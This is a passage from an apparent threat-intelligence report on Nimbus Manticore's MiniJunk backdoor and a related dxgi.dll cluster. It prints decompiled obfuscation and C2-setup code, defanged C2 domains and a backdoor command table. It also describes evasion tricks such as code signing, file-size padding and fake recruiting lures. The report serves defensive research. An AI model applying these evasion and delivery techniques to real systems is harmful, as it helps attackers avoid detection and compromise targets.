
```
v7 = *(_BYTE *)(v79 + (int)v77);
v8 = v7 & ~v7;
v9 = ((v8 ^ (v7 & 0x66 | ~v7 & 0x99) ^ 0x66 | v8 & ((v7 & 0x66 | ~v7 & 0x99) ^ 0x66)) & 0x30
    | ~(v8 ^ (v7 & 0x66 | ~v7 & 0x99) ^ 0x66 | v8 & ((v7 & 0x66 | ~v7 & 0x99) ^ 0x66)) & 0xCF)
   ^ 0x30;
v10 = ~v9 & *(_BYTE *)(a2 + v77 % 0x17) | ~*(_BYTE *)(a2 + v77 % 0x17) & v9;
v11 = v10 & (~*(_BYTE *)(a2 + v77 % 0x17) ^ v10);
v12 = *(_BYTE *)(a2 + v77 % 0x17) & (*(_BYTE *)(a2 + v77 % 0x17) ^ 0x50);
v13 = ~v7
    & ~((v12
       ^ (~((*(_BYTE *)(a2 + v77 % 0x17) & 0xD0 | ~*(_BYTE *)(a2 + v77 % 0x17) & 0x2F) ^ 0xD0)
        ^ 0x50)
       & 0x50
       | v12
       & (~((*(_BYTE *)(a2 + v77 % 0x17) & 0xD0 | ~*(_BYTE *)(a2 + v77 % 0x17) & 0x2F) ^ 0xD0)
        ^ 0x50)
       & 0x50)
      & 0x50
      | ~(v12
        ^ (~((*(_BYTE *)(a2 + v77 % 0x17) & 0xD0 | ~*(_BYTE *)(a2 + v77 % 0x17) & 0x2F) ^ 0xD0)
         ^ 0x50)
        & 0x50
        | v12
        & (~((*(_BYTE *)(a2 + v77 % 0x17) & 0xD0 | ~*(_BYTE *)(a2 + v77 % 0x17) & 0x2F) ^ 0xD0)
         ^ 0x50)
        & 0x50)
       & 0xAF);
v14 = ((v12 ^ (~((*(_BYTE *)(a2 + v77 % 0x17) & 0xD0 | ~*(_BYTE *)(a2 + v77 % 0x17) & 0x2F) ^ 0xD0) ^ 0x50) & 0x50
      | v12 & (~((*(_BYTE *)(a2 + v77 % 0x17) & 0xD0 | ~*(_BYTE *)(a2 + v77 % 0x17) & 0x2F) ^ 0xD0) ^ 0x50) & 0x50)
     & 0x50
     | ~(v12
       ^ (~((*(_BYTE *)(a2 + v77 % 0x17) & 0xD0 | ~*(_BYTE *)(a2 + v77 % 0x17) & 0x2F) ^ 0xD0)
        ^ 0x50)
       & 0x50
       | v12
       & (~((*(_BYTE *)(a2 + v77 % 0x17) & 0xD0 | ~*(_BYTE *)(a2 + v77 % 0x17) & 0x2F) ^ 0xD0)
        ^ 0x50)
       & 0x50)
     & 0xAF)
    & v7
    | v13;
v15 = v14 & (~v7 ^ v14);
v16 = (v15 & 0x66 | ~v15 & 0x99) ^ 0x66;
v17 = v15 & (v15 ^ 0x5F);
v18 = ~(~v11 & (~v11 ^ 0xA0));
v19 = ((~(~v17 | ~(v16 & (v16 ^ 0xA0)))
      | (v17 & 0x5B | ~v17 & 0xA4) ^ (v16 & (v16 ^ 0xA0) & 0x5B | ~(v16 & (v16 ^ 0xA0)) & 0xA4))
     & 0x8B
```

Figure 12 – String encryption.

We used LLM to simplify the function mentioned above. Eventually the encryption algorithm is just `string[i] ^ key[i % key_length]`. Once we established that, we were able to automate and decrypt all strings.

Junk code

The samples contain a bit of unused junk code:



```
v15 = a1;
v20 = a2;
v3 = sub_180031620(a2);
v19 = sub_1800220F0(v3);
v18 = sub_180025590(a3);
if ( sub_18002C980(a3) - v18 < v19 )
  sub_180028ED0();
v14 = *((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL);
v4 = v14 & 0x1E | 1;
v5 = (v14 ^ 0xAAuLL) % v4;
*((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL) = (v5 + v4 * v5 == (v4 + 1) * v5) + v14;
if ( v5 + v4 * v5 != (v4 + 1) * v5 )
{
  v9 = sub_180026940(a3);
  LOBYTE(v10) = v17;
  sub_180031660(v15, v10, a3, v20, v19, v9, v18);
  *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL) = 3 * *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL) / 3u;
  *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL) = *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL);
  *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL) = *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL);
  *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL) = *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL);
  v11 = (16843009
       * (((((((*((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL)
              - ((*((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL) >> 1) & 0x55555555u)) >> 2)
            & 0x33333333)
           + ((*((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL)
             - ((*((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL) >> 1) & 0x55555555))
            & 0x33333333)) >> 4)
         + (((*((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL)
            - ((*((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL) >> 1) & 0x55555555u)) >> 2)
          & 0x33333333)
         + ((*((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL)
           - ((*((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL) >> 1) & 0x55555555))
          & 0x33333333))
        & 0xF0F0F0F)) >> 24 > 0x20;
  *((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL) ^= v11;
  if ( !v11 )
  {
    v12 = sub_180026940(a3);
    LOBYTE(v13) = v17;
    sub_180031660(v15, v13, a3, v20, v19, v12, v18);
    *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL) = *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL);
    *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL) = *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL);
    *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL) = 22
                                                      * (*((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL) + 6)
                                                      / 0x16u
                                                      - 6;
    *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL) = *((_DWORD *)off_1800C3290 - 0x147F857A7BA1ECE0LL);
    *((_DWORD *)off_1800C3288 - 0x147F857A7BA1ECE0LL) ^= (unsigned __int8)*((_DWORD *)off_1800C3288
                                                                          - 0x147F857A7BA1ECE0LL)
                                                       * (unsigned __int8)*((_DWORD *)off_1800C3288
                                                                          - 0x147F857A7BA1ECE0LL) == -1;
  }
}
v6 = sub_180026940(a3);
LOBYTE(v7) = v17;
```

Figure 13 – Functions with junk code.

Distinct patterns helped us deduce that a “block” of instructions can be classified as junk code, highly repetitive in the code. Then we can exclude it in the decompile view, and continue with static analysis:

```
int v17; // [rsp+A0h] [rbp-28h]

v12 = a1;
v17 = a2;
v3 = sub_180031620(a2);
v16 = sub_1800220F0(v3);
v15 = sub_180025590(a3);
v4 = sub_18002C980(a3) - v15;
if ( v4 < v16 )
  sub_180028ED0();
if ( (v4 & 1) == 0 )
{
  v8 = sub_180026940(a3);
  LOBYTE(v9) = v14;
  if ( (sub_180031660(v12, v9, a3, v17, v16, v8, v15) & 1) == 0 )
  {
    v10 = sub_180026940(a3);
    LOBYTE(v11) = v14;
    sub_180031660(v12, v11, a3, v17, v16, v10, v15);
  }
}
v5 = sub_180026940(a3);
LOBYTE(v6) = v14;
sub_180031660(v12, v6, a3, v17, v16, v5, v15);
return a1;
```

Figure 14 – The same function without junk code.

The evolution of MiniJunk

Over the past year, MiniJunk has undergone many changes and incorporated a variety of techniques. In this section, we describe the most significant.

Signing

In May, Nimbus Manticore started to use the service SSL.com to sign their code. This led to a drastic decrease in detections, with many samples remaining undetectable by multiple malware engines.

Based on the signing dates and our analysis of samples signed by this certificate, we determined that they were generated by the threat actor, masquerading as existing IT organizations in Europe.

Command and control

In June, the actor re-architected C2 to combine Cloudflare and Azure App Service. This improved the resiliency so execution could continue even if a provider or domain was suspended.

File Size and detections

Large malware files often have lower endpoint detection, as many Antivirus engines enforce time, size, and resource limits that truncate deep unpacking, emulation, and heuristic layers on oversized inputs. Nimbus Manticore exploits this by inflating binaries with inert junk code blocks. Feature extraction and ML models frequently cap analysis to the first portion of a file, so padding pushes discriminative byte patterns past those

limits, while some engines simply skip or downgrade scanning of large files to avoid false positives and performance hits. The combination of obfuscations, size, and codesigning result in lower endpoint detection. As you can see, some of the largest samples remained with zero detections on VirusTotal:




Figure 15 – MiniJunk with zero detection in VirusTotal.

Separate Cluster of Activity

In addition to the operations involving the MiniJunk backdoor we described earlier in this blog, we observed a separate but closely related activity cluster. This cluster, first reported by PRODAFT, employs TTPs that broadly align with those documented above, but is distinguished by much smaller payloads and a lack of sophisticated obfuscation.

Spear phishing emails

Check Point Harmony Email & Collaboration platform identified and blocked a spear-phishing attack against a telecommunication provider in Israel.

As documented in past intrusions, the attacker uses professional social media such as LinkedIn, masquerades as an HR specialist, then asks the target to move to another platform such as email.

A malicious email sent from an Outlook account with a job application invitation:




Figure 16 – Malicious email sent by Nimbus Manticore.

As previously observed in other Nimbus Manticore campaigns, the link leads to a React-based fake recruiting login page:




Figure 17 – Fake page delivering malware after login.

Payload

The malware used in this operation is delivered through DLL hijacking of `dxgi.dll`:




Figure 18 – Contents of the malware folder.

The malware strings were obfuscated by using simple one-byte XOR with `0x55`.

The execution started by decrypting 5 predefined C&C servers:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

services-update-check.azurewebsites[.]net

send-feedback.azurewebsites[.]net

send-feedback-413.azurewebsites[.]net

send-feedback-838.azurewebsites[.]net

send-feedback-296.azurewebsites[.]net

services-update-check.azurewebsites[.]net send-feedback.azurewebsites[.]net send-feedback-413.azurewebsites[.]net send-feedback-838.azurewebsites[.]net send-feedback-296.azurewebsites[.]net

```
services-update-check.azurewebsites[.]net
send-feedback.azurewebsites[.]net
send-feedback-413.azurewebsites[.]net
send-feedback-838.azurewebsites[.]net
send-feedback-296.azurewebsites[.]net
```

```
word_180068158 = 443;
v1 = 0x210055;                          // send-feedback-296.azurewebsites.net
v2 = 0x3B0030;
v3 = 0x26007B;
v4 = 0x210030;
v5 = 0x26003C;
v6 = 0x300037;
v7 = 0x300022;
v8 = 0x200027;
v9 = 0x34002F;
v10 = 0x63007B;
v11 = 0x67006C;
v12 = 0x3E0078;
v13 = 0x340036;
v14 = 0x310037;
v15 = 0x300030;
v16 = 0x780033;
v17 = 0x3B0031;
v18 = 0x260030;
```

Figure 19 – C2 domain encryption.

Despite overlapping infection chain steps and infrastructure, `dxgi` and `MiniJunk` implement different command sets. At the same time, `dxgi` does not exhibit evasion or obfuscation techniques. All this indicates parallel activity that could be conducted by more than one actor.

Command ID	Behavior (high-level)
0	Do nothing
1	Get computer name
2	Get username
3	List files and folders in a directory
4	Delete a file
5	Move / rename a file
6	Enumerate hard drives
7	Upload a file
8	Get a list of running processes
9	Kill a process
10	Execute a bat/exe/cmd command/load dll
11	Create a process and use a named pipe for its output
12	Load a DLL

Comparison to MiniJunk


`dxgi.dll` and MiniJunk samples overlap in multiple details: they hook the exit process in a very similar way, and they both collect the username and desktop name (but the new sample also collects adapter information).

In terms of C2 communication, the key similarities lie in two areas: the parsing of network responses from C2 server, and the set of C2 commands.

The responses from C2 to MiniJunk use various separators for the data, such as `###` or `---`.
The `dxgi.dll` backdoor includes an additional verification of the request by hashing one of the parameters with FNV and comparing the result with a generated value. Overall, the C2 communication between these backdoors is not identical but is still quite similar.

The C2 commands in both versions closely resemble each other, with very similar logic and an identical order of operations within the functions themselves. While the command ID varies, the underlying code base appears to be the same.

Regarding significant differences, for network communications, `dxgi.dll` adds a layer of encryption. In addition, the backdoor utilizes the WinHTTP API, but unlike MiniJunk which employs classes and branching on network requests, this current backdoor handles all network logic within a single function. Finally, it appears the backdoor developer didn't bother changing the user agent, instead keeping it as is `WinHTTP Example:`



```
LODWORD(v102) = 0;
if ( !qword_180065C18 )
{
  v79 = v85;
  v77.m128i_i64[0] = 0x215319EA254207A5LL;    // WinHttpOpen
  v77.m128i_i32[2] = 0x24E07ED;
  len_11_dec(&v77, v85);
  v72.m128i_i64[0] = 0x31003900390055LL;      // Winhttp.dll
  v72.m128i_i64[1] = 0x2100210025007BLL;
  v73 = 0x2003C003B003DLL;
  xor55_3(&v72, &v116);
  v5 = 402653184;
  WinHttpOpen = getProc(&v116, v85);
  v7 = WinHttpOpen(L"WinHTTP Example/1.0", 0, 0, 0, 0x30000000);
  qword_180065C18 = v7;
  if ( !v7 )
    return v7;
}
```

Figure 20 – Network communications using WinHTTP API and a sample user agent.

The findings above suggest `dxgi.dll` shares a common code base with MiniJunk versions. Both of the activity clusters may have access to the code base, and can modify the code as needed, adding compiler passes, and altering the logic slightly. At the same time, the **programming paradigm remains similar**. This is hard to notice at first, due to MiniJunk obfuscations, the different layout of the HTTP request method (classes vs non-classes), and other variations. But once the obfuscations are addressed, it becomes clear that they share the same code base.

Infrastructure

MiniJunk campaigns use long, concatenated health-themed subdomains of azurewebsites[.]net. Notably, the domain naming convention in this campaign is different: the unique domain pattern is `[a-z]-[a-z]+-[a-z]+-[0-9]{3}.azurewebsites.net` combining multiple words joined by hyphen separators.

While hunting for these domain naming conventions, we observed a distinct set of domains used to target Europe which featured the following sequence of malicious domains:

1. `telespazio-careers[.]com` – Lure website
2. `update-health-service[.]azurewebsites[.]net` – First observed Azure app service domain (mentioned by PRODAFT)

We were able to capture the following domain block, which we believe is unique for each sample:

Plain text

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Open code in new window

EnlighterJS 3 Syntax Highlighter

check-backup-service.azurewebsites[.]net

check-backup-service-288.azurewebsites[.]net

check-backup-service-179.azurewebsites[.]net

check-backup-service-736.azurewebsites[.]net

check-backup-service.azurewebsites[.]net check-backup-service-288.azurewebsites[.]net check-backup-service-179.azurewebsites[.]net check-backup-service-736.azurewebsites[.]net

```
check-backup-service.azurewebsites[.]net
check-backup-service-288.azurewebsites[.]net
check-backup-service-179.azurewebsites[.]net
check-backup-service-736.azurewebsites[.]net
```

C2 Infrastructure based on azurewebsites allows the attacker flexibility and redundancy; if one C2 goes down, they can easily set up a new one.

Victimology

While Nimbus Manticore consistently targets the Middle East, especially Israel and the UAE, recent operations show increased interest in Western Europe. We found a correlation between the malware delivery websites and the targeted sectors. For example, a fake hiring portal of a telecommunication company will target an employee and organizations in this sector. Our findings point to similar targets in several key sectors: telecommunications, especially **satellite providers,** defense contractors, aerospace and airlines. These sectors align with the IRGC's strategic intelligence collection efforts.

